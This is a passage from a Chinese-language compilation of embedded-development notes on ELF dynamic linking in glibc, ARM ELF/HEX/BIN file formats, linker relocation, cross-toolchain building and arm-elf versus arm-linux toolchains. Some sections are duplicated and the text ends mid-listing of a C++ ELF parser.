          version, ELF_MACHINE_JMP_SLOT);
```

```
          break;
      }
            }
        case 0:
            value = _dl_lookup_symbol (strtab + sym->st_name, &sym, l->l_scope,
          l->l_name, ELF_MACHINE_JMP_SLOT);
        }
      /*此时 value 为 object 装载的基地址*/
    /* Currently value contains the base load address of the object
          that defines sym.   Now add in the symbol offset.   */

    value = (sym ? value + sym->st_value : 0);/*函数的绝对地址*/

    /* And now perhaps the relocation addend.   */
    value = elf_machine_plt_value (l, reloc, value);/*可能还需要一下重定位*/

    /* Finally, fix up the plt itself.   */
    elf_machine_fixup_plt (l, reloc, rel_addr, value);/*修正 rel_addr，一般来说是 GOT[N]*/

    return value;
}


static inline Elf32_Addr
elf_machine_plt_value (struct link_map *map, const Elf32_Rela *reloc,
                  Elf32_Addr value)
{
    return value + reloc->r_addend;
}
```

```
/* Fixup a PLT entry to bounce directly to the function at VALUE.   */
static inline void
elf_machine_fixup_plt (struct link_map *map, const Elf32_Rel *reloc,
                       Elf32_Addr *reloc_addr, Elf32_Addr value)
{
  *reloc_addr = value;
}
```

参考资料：

1. glibc 2.1.3 src
2. <<ELF 文件格式>>
3. <<Cheating the ELF Subversive Dynamic Linking to Libraries>> write by the grugq
4. Linux 动态链接技术
   http://www.linuxforum.net/forum/showflat.php?Cat=&Board=Kstudy&Number=102793&page=1&view=collapsed&sb=5&o=31&part=
5. p58-0x04   by Nergal <nergal@owl.openwall.com>
   << The advanced return-into-lib(c) exploits >>

ARM-ELF 文件格式与 GNU ARM Linker 机制

这里所说的 ARM 系统基本文件格式，都是在基于 ARM 的嵌入式系统开发中常会碰到的文件格式。

ARM 系统基本文件格式有三种：

1) BIN，平板式二进制格式，一般用于直接烧写到 Flash 中，也可以用于加载到 monitor 程序中。

2) ELF，EXECUTABLE AND LINKABLE FORMAT，一种通用的 OBJECT 文件格式，一般由 GNU COMPILER COLLECTION (GCC)产生。

3) AXF，BIN 格式的扩展版,主体部分同 BIN，在文件头和尾加入了调试用的信息，用于 AXD。

本文主要讨论 BIN 与 ELF。

首先说明，ELF 格式是一种 OBJECT 文件格式。一般 OBJECT 文件都可以分成三类：可重定位 OBJECT 文件，可执行 OBJECT 文件，共享 OBJECT 文件。ELF 格式文件也可以分成这三种。

首

先说说可重定位 OBJECT 文件。这种 OBJECT 文件一般由 GCC 中的 ASSEMBLER(as)产生(请不要认为 GCC 只是编译器)，里面除了二进制

的机器代码，还有一些可用于进行重定位的信息。它主要是作为 LINKER(ld)的输入，LINKER 将跟据这些信息，将需要重定位的符号重定位，进而产

生可执行的 OBJECT 文件。ELF 格式的可重定位 OBJECT 文件由 header 与 section 组成。

Header 包括

ELF header 与 section header. ELF header 位于文件的头部，用于存储目标机器的架构，大小端配

置，ELF header 大小，object 文件类型，section header 在文件中的偏移，section header 的大

小，section header 中的项目数等信息。Section header 则定义了文件中每个 section 的类型，位置，大小等信息。

Linker 就是通过查找 ELF header，找到 section header 的入口，再在 section header 中找到相应的

section 入口，进而定位到目标 section 的。

Section 包括

.text ：经过编译的机器代码。

.rodata ：只读的数据，例如 printf(“hello!”)中的字符串 hello。

.data ：已初始化的全局变量，局部变量将在运行时被存放在堆栈中，不会在.data 或 .bss 段中出现。

.bss ：未初始化的全局变量，在这里只是一个占位符，在 object 文件中并没有实际的存储空间。

.symtab ：符号表，用于存放程序中被定义的或被引用到的全局变量和函数的信息。

.rel.text ：

一个保存着一系列在.text 中的位置的列表。这些位置将在 linker 把这个文件与其它 object 文件合并时被修改，一般来说，这些位置都是保存着一

些引用到全局变量或者外部函数的指令。引用局部变量或者本地函数的指令是不需要被修改的，因为局部变量和本地函数的地址一般都是使用 PC 相对偏移地址的。

需要注意的是，这个 section 和下面的.rel.data 在运行时并不需要，生成可执行的 ELF object 文件时会去掉这个 section。

.rel.data ：保存全局变量的重定位信息。一般来说，如果一个全局变量它的初 始化值是另一个全局变量的地址，或者是外部函数的地址，那么它就需要被重定位。

.debug ：保存 debug 信息。

.strtab ： 一

个字符串表，保存着.symtab 和.debug ,和各个 section 的名字。.symtab，.debug 和 section table 里面，凡

是保存 name 的域，其实都是保存了一个偏移值，通过这个偏移值在这个字符串表里面可以找到相应得字符串。

下面仔细讨论一下.symtab：

每一个可重定位的 object 文件，都会有一个.symtab。这个符号表保存了在这个 object 文件中所有被定义的和被引用的符号。当源程序是 C 语言程序时，.symtab 中的符号直接来源于 C 编译器(cc1)。这里所说的符号主要有三种：

1) 在这个 object 文件中被定义的可以被其他 object 文件全局符号。在 C 语言源程序中，主要就是那些非静态（没有 static 修饰的）的全局变量和非静态的函数。在 ARM 汇编语言中，就是那些 被 EXPORT 指令导出的变量。

2) 在这个 object 文件中引用到，但是在其他文件中定义的全局变量。在 ARM 汇编语言中就是通过 IMPORT 命令引入的变量

3) 本

地变量。本地变量只在本 object 文件内可见。这里的本地变量指的是连接器本地变量，应该和一般的程序本地变量作区别。这里所指的本地变量，包括用

static 修饰的全局变量，object 文件中 section 名称，源代码文件名称。一般意义上的本地变量，是在运行时由系统的运行时环境管理

的，linker 并不关心。

每个符合上面条件的符号在.symtab 文件中都会有一个数据项。这个数据项的数据结构是：

Typedef struct{

int name;//符号名称，其实就是.strtab 的偏移值

int value;//在 section 中的位置，以相对 section 地址的偏移表示

int size;//大小

char type;//类型，一般是数据或函数

char binding;//是本地变量还是全局变量

char reserved;//保留的位

char section;//符号所属的 section。可选有：.text(用数字 1 代表)，.data(用数

//3 代表)，ABS（不应被重定位的符号），UND（在本 object 文件

//中未定义的符号，可能在别的文件中定义），COM（一般的未初//始化的变量符号）。

}ELF_sym

ARM 开发各种烧写文件格式说明（ELF、HEX、BIN）

一、ELF

Executable and linking format(ELF)文件是 x86Linux 系统下的一种常用目标文件(object file)格式，有三种主要类型：
(1)适于连接的可重定位文件(relocatable file)，可与其它目标文件一起创建可执行文件和共享目标文件。

(2)适于执行的可执行文件(executable file)，用于提供程序的进程映像，加载的内存执行。

(3)共享目标文件(shared object file)，连接器可将它与其它可重定位文件和共享目标文件连接成其它的目标文件，动态连接器又可将它与可执行文件和其它共享目标文件结合起来创建一个进程映像。

ELF 文件格式比较复杂。

二、HEX

Intel HEX 文件是记录文本行的 ASCII 文本文件，在 Intel HEX 文件中，每一行是一个 HEX 记录，由十六进制数组成的机器码或者数据常量，Intel HEX 文件经常被用于将程序或数据传输

存储到 ROM、EPROM，大多数编程器和模拟器使用 Intel HEX 文件。

记录格式

一个 Intel HEX 文件可以包含任意多的十六进制记录，每条记录有五个域，下面是一个记录的格式。

: llaaaatt[dd。。。]cc

每一组字母是独立的一域，每一个字母是一个十六进制数字，每一域至少由两个十六进制数字组成，下面是字节的描述。

: 冒号 是每一条 Intel HEX 记录的开始

ll 是这条记录的长度域，他表示数据(dd)的字节数目。

aaaa 是地址域，他表示数据的起始地址

tt 这个域表示这条 HEX 记录的类型，他有可能是下面这几种类型

00 —-数据记录

01 —-文件结束记录

02 —-扩展段地址记录

04 —-扩展线性地址记录

dd 是数据域，表示一个字节的数据，一个记录可能有多个数据字节，字节数目可以查看 ll 域的说明

cc 是效验和域，表示记录的效验和，计算方法是将本条记录冒号开始的所有字母对所表示的十六进制数字

都加起来然后模除 256 得到的余数最后求出余数的补码即是本效验字节 cc。

: 0300000002005E9D

cc=0×01+NOT((0×03+0×00+0×00+0×00+0×02+0×00+0×5E)%0×100)=0×01+0×9C=0×9D >

数据记录

Intel HEX 文件由若干个数据记录组成，一个数据记录以一个回车和一个换行结束

比如下面的一条数据记录

: 10246200464C5549442050524F46494C4500464C33

10 是此行记录数据的字节数目

2462 是数据在内存中的起始地址

00 是记录类型 00(是一个数据记录)

464C 到 464C 是数据

33 是此行记录的效验和

三、BIN

BIN 文件就是直接的二进制文件，内部没有地址标记。一般用编程器烧写时从 00 开始，而如果下载运行，则下载到编译时的地址即可。

总结：可以由 ELF 文件转化为其它两种文件，HEX 也可以直接转换为 BIN 文件，但是 BIN 要转化为 HEX 文件必须要给定一个基地址。而 HEX 和 BIN 不能转化为 elf 文件，因为 ELF 的信息量要大。另外还有一种 ads 的调试文件 axf，

它可以转化为 BIN 文件，用以下命令 fromelf -nodebug xx。axf -bin xx。bin 即可。

这里所说的 ARM 系统基本文件格式，都是在基于 ARM 的嵌入式系统开发中常会碰到的文件格式。

ARM 系统基本文件格式有三种：

1) BIN，平板式二进制格式，一般用于直接烧写到 Flash 中，也可以用于加载到 monitor 程序中。

2) ELF，EXECUTABLE AND LINKABLE FORMAT，一种通用的 OBJECT 文件格式，一般由 GNU COMPILER COLLECTION (GCC)产生。

3) AXF，BIN 格式的扩展版,主体部分同 BIN，在文件头和尾加入了调试用的信息，用于 AXD。

本文主要讨论 BIN 与 ELF。

首先说明，ELF 格式是一种 OBJECT 文件格式。一般 OBJECT 文件都可以分成三类：可重定位 OBJECT 文件，可执行 OBJECT 文件，共享 OBJECT 文件。ELF 格式文件也可以分成这三种。

首 先说说可重定位 OBJECT 文件。这种 OBJECT 文件一般由 GCC 中的 ASSEMBLER(as)产生(请不要认为 GCC 只是编译器)，里面除了二进制 的机器代码，还有一些可用于进行重定位的信息。它主要是作为 LINKER(ld)的输入，LINKER 将跟据这些信息，将需要重定位的符号重定位，进而产 生可执行的 OBJECT 文件。ELF 格式的可重定位 OBJECT 文件由 header 与 section 组成。

Header 包括 ELF header 与 section header. ELF header 位于文件的头部，用于存储目标机器的架构，大小端配 置，ELF header 大小，object 文件类型，section header 在文件中的偏移，section header 的大 小，section header 中的项目数等信息。Section header 则定义了文件中每个 section 的类型，位置，大小等信息。Linker 就是通过查找 ELF header，找到 section header 的入口，再在 section header 中找到相应的 section 入口，进而定位到目标 section 的。

Section 包括

.text ：经过编译的机器代码。

.rodata ：只读的数据，例如 printf(“hello!”)中的字符串 hello。

.data ：已初始化的全局变量，局部变量将在运行时被存放在堆栈中，不会在.data 或 .bss 段中出现。

.bss ：未初始化的全局变量，在这里只是一个占位符，在 object 文件中并没有实际的存储空间。

.symtab ：符号表，用于存放程序中被定义的或被引用到的全局变量和函数的信息。

.rel.text ： 一个保存着一系列在.text 中的位置的列表。这些位置将在 linker 把这个文件与其它 object 文件合并时被修改，一般来说，这些位置都是保存着一 些引用到全局变量或者外部函数的指令。引用局部变量或者本地函数的指令是不需要被修改的，因为局部变量和本地函数的地址一般都是使用 PC 相对偏移地址的。 需要注意的是，这个 section 和下面的.rel.data 在运行时并不需要，生成可执行的 ELF object 文件时会去掉这个 section。

.rel.data：保存全局变量的重定位信息。一般来说，如果一个全局变量它的初始化值是另一个全局变量的地址，或者是外部函数的地址，那么它就需要被重定位。

.debug ：保存 debug 信息。

.strtab ： 一 个字符串表，保存着.symtab 和.debug ,和各个 section 的名字。.symtab，.debug 和 section table 里面，凡 是保存 name 的域，其实都是保存了一个偏移值，通过这个偏移值在这个字符串表里面可以找到相应得字符串。

下面仔细讨论一下.symtab：

每一个可重定位的 object 文件，都会有一个.symtab。这个符号表保存了在这个 object 文件中所有被定义的和被引用的符号。当源程序是 C 语言程序时，.symtab 中的符号直接来源于 C 编译器(cc1)。这里所说的符号主要有三种：

1) 在这个 object 文件中被定义的可以被其他 object 文件全局符号。在 C 语言源程序中，主要就是那些非静态（没有 static 修饰的）的全局变量和非静态的函数。在 ARM 汇编语言中，就是那些 被 EXPORT 指令导出的变量。

2) 在这个 object 文件中引用到，但是在其他文件中定义的全局变量。在 ARM 汇编语言中就是通过 IMPORT 命令引入的变量

3) 本 地变量。本地变量只在本 object 文件内可见。这里的本地变量指的是连接器本地变量，应该和一般的程序本地变量作区别。这里所指的本地变量，包括用 static 修饰的全局变量，object 文件中 section 名称，源代码文件名称。一般意义上的本地变量，是在运行时由系统的运行时环境管理 的，linker 并不关心。

每个符合上面条件的符号在.symtab 文件中都会有一个数据项。这个数据项的数据结构是：

```
Typedef struct{
  int name;//符号名称，其实就是.strtab 的偏移值
  int value;//在 section 中的位置，以相对 section 地址的偏移表示
  int size;//大小
  char type;//类型，一般是数据或函数
  char binding;//是本地变量还是全局变量
  char reserved;//保留的位
    char section;//符号所属的 section。可选有：.text(用数字 1 代表)，.data(用数
                 //3 代表)，ABS（不应被重定位的符号），UND（在本 object 文件
                 //中未定义的符号，可能在别的文件中定义），COM（一般的未初//始化的变量符号）。
}ELF_sym
```

现 在假设组成应用的各个模块都已经被汇编，构建出了可重定位的 object 文件。这些 object 的结构都是一样的，有各自 的.text, .data section, 有各自的.symtab. GCC 下一步要做的就是使用 linker (ld),把这些 object 文 件，加上必要的库连接成具有绝对运行时地址的可执行文件，就是可执行的 ELF 格式的文件。

Linker 的连接动作可以分为两部分：

1) 符号解析。确定引用符号的指向。

2) 符号重定位。合并 section, 分配运行时环境地址，引用符号重定位。

符号解析：

在一个 object 文件中，有指令定义了符号，也有指令引用了符号。可能存在这样一种情况，一个被引用到的符号，有多重的定义。符号解析的作用就是确定，在这个

object 文件中，一个符号引用真正引用的是哪个符号。

在 编译的时候，除了在本文件中定义的全局变量会由编译器生成一个符号表项之外，当发现一个被引用到的符号在本文件中并没有被定义，编译器也会自动产生一个符 号表项，把确定这些引用的工作留给 linker。汇编器在汇编时将读取这些符号表项，生成.symtab。在读取的过程中，如果发现有在无法确定的符号引 用项，汇编器会为这些符号额外生成一个数据项，称作重定位数据项，存放于 rel.text 或 rel.data section 中，交由 linker 确定。 下面是重定位数据项（relocation entry）的数据结构：

```
Typedef struct{
  int offset;//指明需要被重定位的引用在 object 中的偏移，实际上就是需要被重定位的引用
          //在 object 中的实际位置
  int symbol;//这个被重定位的引用真实指向的符号
  int type;//重定位类型：R_ARM_PC24:使用 24bit 的 PC 相对地址重定位引用
     //R_ARM_ABS32:使用 32bit 绝对地址重定位引用
}Elf32_Rel
```

Linker 需 要解析的，就是那些被生成了重定位数据项的引用。Linker 将根据 C 语言定义的规则，对于每一个重定位数据项，在输入的各个 object 文件中查找适合 的符号，把这个符号填入 symbol 项中。但是由于还不知道这个符号的真实地址，所以现在就算知道了引用的真实指向，但我们还是不能确定这个引用指向的地 址。

符号重定位：

符号重定位用来解决上面的问题。Linker 首先进行 section 的合并。Linker 合并 object 文件的过程很简单，一般就是相同属性的 section 合并，例如不同 object 文件的.text section 将被合并成一 个.text。同样，.symtab section 也被合并成一个.symtab。这里面涉及到两个问题：

1) 各个 object 文件合并的顺 序。这个问题涉及到最终指令和符号的运行地址。最为重要的是，究竟是哪个 section 排在最前头？在 ARM RAW 系统得开发过程中，这个最为重要。 ARM 系统 CPU 上电后，系统会自动的从 0x00000000 地址取指令并执行，这个地址上映射着存储器。这个动作是不可编程的。所以排在最前面的 section 一定要包含有程序的入口点，否则系统无法正常运行。

2) 输入段与输出端之间的对应关系。理论上，任何 section,都可以被随 意的映射到一个输出段中。一个.data section 是可以与一个.text section 组成输出一个.text 的。当然这样的动作毫无意义。 我们必须告诉 linker 使用那些 section 作为输入，产生一个输出 section.

以上这两个问题，都是通过一个称为连接脚本的文件控制的。Linker 通过读取连接脚本，来决定 section 从输入到输出的映射，设置程序的入口点，设置哪个 section 应该在整个可执行文件的头部等问题。


连 接脚本还有另外一个作用，那就是指定每个 section 的地址。在 section 合并完成后，linker 将跟据.symtab，对符号进行统一的编 址，分配一个绝对的运行时地址。这个地址是以 section 地址作为基地址的。假设.text section 的地址是 0x00000000，那 么.text 里面的符号将以 0x00000000 这个地址作为基准地址。指定 section 地址的工作也是由连接脚本完成。在嵌入式开发中常见的在编译工 程时需指定的 text_base, data_base 等参数，最后会被加入到连接脚本中，从而完成 section 的地址分配。

以上两步 完成后，linker 执行引用符号重定位操作。Linker 遍历.rel section (包括.rel text 和 .rel data)，对于 其中的每个数据项，根据 symbol 域到.symtab 中查出相应的引用的真实地址(经过上面的地址分配，现在.symtab 里面的符号都具有绝对的运 行地址)，再根据 offset 域提供的偏移，将这个地址填入相应的位置上。

至此，符号重定位工作全部完成。Linker 删除用于保存重定位信息的 rel.text 和 rel.data section，加入一个 segment header 和 一个.init section。生成可执行的 ELF 格式的 object 文件。

Segment header 保存了用于操作系统内存映射的信息。.init section 包含了一个_init 的函数。程序加载时，操作系统的程序加载器通过读取 segment header，将程序加载到用户内存空间，并根据 segment header 里面映射信息，分别将.text 段和.data 段映射到 适当的地址上。然后再调用.init 中的_init 函数，完成初始化工作。

由于 ELF 文件具有通用性强的优点，现在流行的开发模式是，先 通过编译工具生成 ELF 文件格式的可执行文件，在使用外部工具，抽离出 ELF 文件中的相应部分，生成 BIN 文件。例如著名的 GNU bootloader U-Boot，就采用了这种做法，编译器工具集是 GCC，BIN 生成工具是 elf2bin。ARM 公司著名的开发环境 ADS，虽然使用的是自家的 armcc,和 armcpp 编译器，但他们的工作方式却是与 GNU GCC 如出一辙。



H-Converter 新添加了对 ELF/AXF 的支持

这个为 BETA 版本，如果使用是发现有问题，请 EMAIL 告诉我。如果没有发现什么问题，我会在 H-JTAG 的下一个 版本里包括这个新版本的 H-Converter。新添加了对 ELF/AXF 格式的支持，支持以下格式转换，希望对你有帮助：

HEX -> BIN
BIN -> HEX

ELF/AXF -> BIN
ELF/AXF -> HEX

下载链接：
http://www.hjtag.com/download/H-Converter.rar
相关链接:http://www.hjtag.com/download/H-Converter.rar

/usr/local/bin/arm-elf-objdump (进行反汇编)

导读：

/usr/local/bin/arm-elf-objdump -D u-boot (进行反汇编)
arm-elf-objcopy(elf 转成二进制文件),
arm-elf-objdump(elf 文件的反汇编),
arm-elf-nm(列出 elf 文件的符号表),
arm-elf-readelf(生产 elf 文件信息及内部各段信息),
arm-elf-size(列出 elf 文件各段的大小及位置),
arm-elf-strip(对 elf 进行瘦身),
arm-elf-strings(列出 elf 文件中字符串常量);

本文转自
http://hi.baidu.com/kaloshan/blog/item/f3b2a9f7e72ce327730eec72.html

ARM ELF 文件格式常见段名称及自定义段

如果用 arm-linux-gcc 编译出来的适用于 ARM 架构的程序：

除了最常见的为 .text, .data, .bss 这 3 个段之外，还有其它的一些常见段，如下所示：

.strtab : String Table 字符串表，用于存储 ELF 文件中用到的各种字符串。

.symtab : Symbol Table 符号表，从这里可以所以文件中的各个符号。

.shstrtab : 是各个段的名称表，实际上是由各个段的名字组成的一个字符串数组。

.hash : 符号哈希表。

.debug_line : 调试时的行号表，即源代码行号与编译后指令的对应表。

.dynamic : 动态链接信息。

.debug : 调试信息。

.comment : 存放编译器版本信息，比如 "GCC:(GNU)4.2.0"。

.plt 和 .got : 动态链接的跳转表和全局入口表。

.init 和 .fini : 程序初始化和终结代码段。

.rodata1 : Read Only Data，只读数据段，存放字符串常量，全局 const 变量，该段和 .rodata 一样。

由上可见，这些段的名字前都有一个 ’.’ 点符号前缀，其义表示这些段的名字为系统所保留。应用程序可以使用非系统保留的名字作为自己的自定义段名，但是自定义的段名就不能使用 ’.’ 符号作为前缀，否则容易和系统保留的段名冲突。

Building ARM ELF EABI--Step by Step

Someone ask why not download binaries from CodeSourcery instead of compile it. The answer is that, yes, apparently, the lite edition toolchain is lack of functionality and lack of sufficient libraries support. Besides, compiling from scratch can also help us for understanding the whole structure of compiler system.

My workstation is equipped with Ubuntu and before our work, following packages should be installed(those packages are x86 architecture):

mpfr, make, gmp, texinfo, texlive

Now, first of all, download source package from CodeSourcery server, here is the website,

http://www.codesourcery.com/gnu_toolchains/arm/portal/package3381/public/arm-none-eabi/arm-2008q3-39-arm-none-eabi.src.tar.bz2

And then, unpack it to /home/embedded/arm-2008q3-39-arm-none-eabi/ and unpack following tarball. Updating PATH variable is also needed,

```
tar -jxvf /home/embedded/arm-2008q3-39-arm-none-eabi/binutils-2008q3-39.tar.bz2
tar -jxvf /home/embedded/arm-2008q3-39-arm-none-eabi/gcc-2008q3-39.tar.bz2
tar -jxvf /home/embedded/arm-2008q3-39-arm-none-eabi/newlib-2008q3-39.tar.bz2
export $PATH=/home/embedded/armelf/install/bin/:$PATH
```

Now cd into binutils-stable and build it. Here are the configure scripts,

```
./configure --build=i686-pc-linux-gnu --target=arm-none-eabi --prefix=/home/embedded/armelf/install/ --host=i686-pc-linux-gnu --disable-nls --with-sysroot=/home/embedded/armelf/install/arm-none-eabi --enable-poison-system-directories

make
```

make install

Next, build bootstrap GCC,

../source/gcc-4.3/configure --build=i686-pc-linux-gnu --host=i686-pc-linux-gnu --target=arm-none-eabi --enable-threads --disable-libmudflap --disable-libssp --disable-libstdcxx-pch --with-gnu-as --with-gnu-ld --enable-languages=c,c++ --disable-shared --with-newlib --prefix=/home/embedded/armelf/install/ --disable-shared --disable-threads --disable-libssp --disable-libgomp --without-headers --with-newlib --disable-decimal-float --disable-libffi --enable-languages=c --with-sysroot=/home/embedded/armelf/install/arm-none-eabi --disable-libgomp --enable-poison-system-directories --with-build-time-tools=/home/embedded/armelf/install/arm-none-eabi/bin/ --with-cpu=arm7tdmi

make

make install

Newlib,

./configure --build=i686-pc-linux-gnu --target=arm-none-eabi --prefix=/home/embedded/armelf/install/ --host=i686-pc-linux-gnu --enable-newlib-io-long-long --disable-newlib-supplied-syscalls --disable-libgloss --disable-newlib-supplied-syscalls --disable-nls

make

make install

and GCC Final,

../source/gcc-4.3/configure --build=i686-pc-linux-gnu --host=i686-pc-linux-gnu --target=arm-none-eabi --enable-threads --disable-libmudflap --disable-libssp --disable-libstdcxx-pch --with-gnu-as --with-gnu-ld --enable-languages=c,c++ --disable-shared --with-newlib --prefix=/home/embedded/armelf/install/ --

disable-libgomp --enable-poison-system-directories --with-build-time-tools=/home/embedded/armelf/install/arm-none-eabi/bin/ --with-headers=/home/embedded/armelf/install/arm-none-eabi/include/ --with-libs="/home/embedded/armelf/install/arm-none-eabi/lib/" --with-cpu=arm7tdmi

make

make install

Please pay attention to option "with-cpu" (where I mark those as red color). If you want to change the target architecture, you just change "arm7tdmi". The compiler will consider this option as default when you doesn't specify "-mcpu" using arm-gcc.

Quite simple, isn't it? Now let's try some examples and see the results.

```
#include <math.h>
int main(int argc,char** argv)
{
    double a=1.33,b=2.44;
    double c;
    c=sin(a)+cos(b);
    return 0;
}
```

```
arm-none-eabi-gcc ./test.c -o test -lm
```

```
file ./test
```

./test: ELF 32-bit LSB executable, ARM, version 1 (**SYSV**), statically linked, not stripped

```
arm-none-eabi-readelf -h ./test #Display header section
```

ELF Header:
Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
Class: ELF32
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: **UNIX - System V**
ABI Version: 0
Type: EXEC (Executable file)
Machine: ARM
Version: 0x1
Entry point address: 0x8018
Start of program headers: 52 (bytes into file)
Start of section headers: 64780 (bytes into file)
Flags: 0x5000002, has entry point, **Version5 EABI**
Size of this header: 52 (bytes)
Size of program headers: 32 (bytes)
Number of program headers: 2
Size of section headers: 40 (bytes)
Number of section headers: 25
Section header string table index: 22

arm-none-eabi-readelf -A ./test #Display architecture specific information

Attribute Section: aeabi
File Attributes

Tag_CPU_name: **"ARM7TDMI"**
Tag_CPU_arch: **v4T**
Tag_ARM_ISA_use: Yes
Tag_ABI_PCS_wchar_t: 4
Tag_ABI_FP_denormal: Needed
Tag_ABI_FP_exceptions: Needed
Tag_ABI_FP_number_model: IEEE 754
Tag_ABI_align8_needed: Yes
Tag_ABI_align8_preserved: Yes, except leaf SP
Tag_ABI_enum_size: small

The simplest way to investigate program ABI is that, ARM-GCC without EABI support will show "GNU EABI" instead of "Version5 EABI" in "Flags" option when you using arm-readelf.

And once more, ARM-ELF-EABI is not used for compiling binaries running on top of Linux. You can see the warning information like "No Entry Point" when you compile it. When you want to rich the libary set, "prefix" option in configure stage should be /home/embedded/armelf/install/arm-none-eabi/

arm-elf 与 arm-linux 的区别

作者: forest　出自: http://www.linuxdiyf.com

在基于 ARM 的嵌入式系统开发中，常常用到交叉编译的 GCC 工具链有两种：arm-linux-*和 arm-elf-*，两者区别主要在于使用不同的 C 库文件。arm-linux-*使用 GNU 的 Glibc，而 arm-elf-*一般使用 uClibc/uC-libc 或者使用 REDHAT 专门为嵌入式系统的开发的 C 库 newlib.Glibc。uClibc/uC-libc 以及 newlib 都是 C 语言库文件，只是所应用的领域不同而已，Glibc 是针对 PC 开发的，uClibc/uC-libc 是与 Glibc API 兼容的小型化 C 语言库，实现了 Glibc 部分功能。

关于 uClibc/uC-libc 的说明，详见如下：

There are two libc libraries commonly used with uClinux. uC-libc and uClibc. They are quite different despite their similar names. Here is a quick overview of how they are different.

uC-libc is the original library for uClinux. It was based on sources from the Linux-8086 C library which was part of the ELKs project with m68000 support added by Jeff Dionne and Kenneth Albanowski. It is a fairly complete libc implementation, however, some of the API's are a little non-standard and quite a few common libc routines are not present. Currently it has stable support for m68000, ColdFire and ARM (Non-MMU) architectures. It was primary design goal is to be small and light weight. It does try to conform to any standards, although its API tries to be compatible with most libcs, it is not always exactly the same.

The uClinux distribution provides an environment that can compile using either uC-libc or uClibc depending on your needs. For m68000 and Coldfire platforms it is generally better to chose uC-libc as it

supports shared libraries and is the most commonly used libc for these CPUs. uClibc also works quite well with almost all platforms supported by the distribution. Which libc you choose to use will be decided by your requirements

uClinux 有两个经常使用的 libc 库：uC-libc 和 uClibc。虽然两者名字很相似，其实有差别，下面就简单的介绍一下二者的不同之处。uC-libc 是最早为 uClinux 开发的库，是 Jeff Dionne 和 Kenneth Albanowski 为在 EKLs 项目中支持 m68000 在 Linux-8086 C 库源码上移植的。uC-libc 是一个完全的 libc 实现，但其中有一些 api 是非标准的，有些 libc 的标准也没有实现。uC-libc 稳定地支持 m68000，ColdFire 和没有 MMU 的 ARM。其主要设计目标是“小”、"轻"，并尽量与标准一致，虽然它的 API 和很多 libc 兼容，但是似乎并不像它期望的那样和所有标准一致。

uClibc 就是为了解决这个问题从 uC-libc 中发展出来的。它的所有 API 都是标准的(正确的返回类型，参数等等)，它弥补了 uC-libc 中没有实现的 libc 标准，现在已经被移植到多种架构中。一般来讲，它尽量兼容 glibc 以便使应用程序用 uClibc 改写变的容易。uClibc 能够在标准的 VM linux 和 uClinux 上面使用。为了应用程序的简洁，它甚至可以在许多支持 MMU 的平台上被编译成共享库。Erik Anderson 在 uClibc 背后做了很多的工作。uClibc 支持许多系列的处理器：m68000，Coldfire，ARM，MIPS，v850，x86，i960，Sparc，SuperH，Alpha，PowerPC 和 Hitachi 8。不断增加的平台支持显示 uClibc 能够很容易的适应新的架构。uClinux 发行版提供了环境能够让你选择使用 uC-libc 或是 uClibc 编译。对于 m68000 和 Coldfire 平台来说，选择 uC-libc 还是稍微好一点，因为它支持共享库，而共享库是这些 cpu 经常使用的 libc.uClibc 也几乎和所有的平台都能很好的工作。选择哪种 libc 取决于你的需求。

newlib

是一个用于嵌入式系统的开放源代码的 C 语言程序库，由 libc 和 libm 两个库组成，特点是轻量级，速度快，可移植到很多 CPU 结构上。newlib 实现

了许多复杂的功能，包括字符串支持，浮点运算，内存分配(如 malloc)和 I/O 流函数(printf，fprinf()等等)。其中 libc 提供了 c 语言库的实现，而 libm 提供了浮点运算支持。

在为 ARM 交叉编译 gcc 编译器时，对 gcc 指定不同的配置选项时，使用的 C 语言库就不同，gcc 编译器默认使用 Glibc，也可以使用 uClibc/uC-libc(基本兼容 Glibc API)，当使用--with-newlib 时，gcc 编译器不使用 Glibc。当没有交叉编译 Glibc 时，可以使用--with-newlib 禁止连接 Glibc 而编译 bootstrap gcc 编译器。从 gcc 源目录下的 config/arm 中的 t-linux 和 t-arm-elf 中可以看出，不同的--target 也影响 gcc 连接 C 语言库，t-linux(--target=arm-linux)默认使用 Glibc，-arm-elf(--target=arm-elf)使用-Dinhibit_libc 禁止连接 Glibc，这时我们就可以使用 newlib 等其他 C 语言库编译 GCC 工具链。

虽然 GCC 工具链配置了不同的的 C 语言库，但由于这些 C 语言库都可以用来支持 GCC，它们对核心数据的处理上不存在较大出入。因而 arm-linux-* 和 arm-elf-*区别主要表现在 C 语言库的实现上，例如不同系统调用，不同的函数集实现，不同的 ABI\启动代码以及不同系统特性等微小的差别。

arm-linux-*和 arm-elf-*的使用没有一个绝对的标准，排除不同库实现的差异，gcc 可以编译任何系统。arm-linux-*和 arm-elf-*都可以用来编译裸机程序和操作系统，只是在遵循下面的描述时系统程序显得更加协调：

arm-linux-*针对运行 linux 的 ARM 机器，其依赖于指定的 C 语言库 Glibc，因为同样使用 Glibc 的 linux 而使得 arm-linux-*在运行 linux 的 ARM 机器上编译显得更加和谐。

arm-elf-*则是一个独立的编译体系，不依赖于指定的 C 语言库 Glibc，可以使用 newlib 等其他 C 语言库，不要求操作系统支持，当其使用为嵌入式系统而设计的一些轻巧的 C 语言库时编译裸机程序(没有 linux 等大型操作系统的程序)，如监控程序，bootloader 等能使得系统程序更加小巧快捷。

解析 ELF 可执行文件详细信息的小程序

一直想好好研究下 ELF 文件格式的，于渊兄的《自己动手写操作系统》随书光盘上的 Tools 目录带了一个非常好的 MFC 小程序，它可以解析 ELF 可执行文 件，分别打印出该文件的 ELF Header，Program Header 和 Section Header，在这里我只是修改了下一些细枝末节，用 C++整理了下这个小程序，让它能在 Linux 下运行起来，呵呵，希望能给大家带来一些便利 :-)

```
#include <iostream>
#include <string>
#include <fstream>

#include <stdlib.h>
#include<stdarg.h>

#include "elf.h"

using namespace std;

ofstream outFile;

void Say( char * pszFormat, ...)
{
```

```
    va_list args;
    va_start(args, pszFormat);

    char szTmp[128];

